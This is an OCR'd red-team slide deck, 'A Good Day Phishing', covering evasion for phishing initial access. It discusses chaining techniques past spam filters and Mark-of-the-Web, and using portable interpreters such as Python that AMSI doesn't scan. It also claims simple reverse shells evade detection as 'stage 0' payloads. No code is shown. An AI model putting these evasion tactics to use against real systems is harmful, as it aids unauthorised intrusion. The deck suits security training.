
A Good Day Phishing



WHOAMI

```
=== DMCXBLUE ===

Name: David

Certifications:
- Offensive Security Wireless Professional (OSWP)
- Offensive Security Certified Professional (OSCP)
- Certified Red Team Operator (CRTO)

Online Presence:
- Website: https://dmcxblue.net
- GitHub: https://github.com/dmcxblue
- Twitter: @dmcxblue
- Discord: dmcxblue
- NetSecFocus: dmcxblue

Publications:
- "How to Rob a Casino" (May 15, 2024)
- "How to Rob a Bank" (September 19, 2023)
- "Playing Blue" (November 10, 2022)
- "CRTO Review" (August 23, 2022)
- "Fileless Malware" (August 30, 2021)
- "Playing with Hashes and Tickets" (July 18, 2021)
- "Starting in Red Team" (June 6, 2021)
- "The Importance of Enumeration" (March 20, 2021)
- "A Dive on SMBEXEC" (February 20, 2021)
- "Red Team Notes 2.0" (January 23, 2021)
```


Phishing in General

Phishing in our current time's have become difficult.

- Initial access capabilities are basically gold dust.
- Complex Chain of Attacks are the new standard achieve Initial Access
- Files need the capabilities to avoid AV/EDR


Chained Techniques

- Payloads don’t work out-the-box anymore where you can just send 1 file and get a callback
- You need to evade Spam Filters, Email Security Protections, Mark-of-the-Web




Bring Your Own Interpreters

- Unfortunately, not native to Windows
- Not always easy to use
- Only command execution, but other extend
- No Installation (PORTABLE)



- Malicious strings can still be scanned but AMSI isn't always applied to all languages
- Simple reverse shells work without detection
- We can use these as a form of "stage 0" payloads to call the big guns




** I do have to point out that some of these strings did get detected but easy to get around and others just simply worked*

Python

Considerations in the portable version we work with:

- Size
- Modules
- Limitations


Seen in the examples we have OS but no CTYPES with allow API interaction

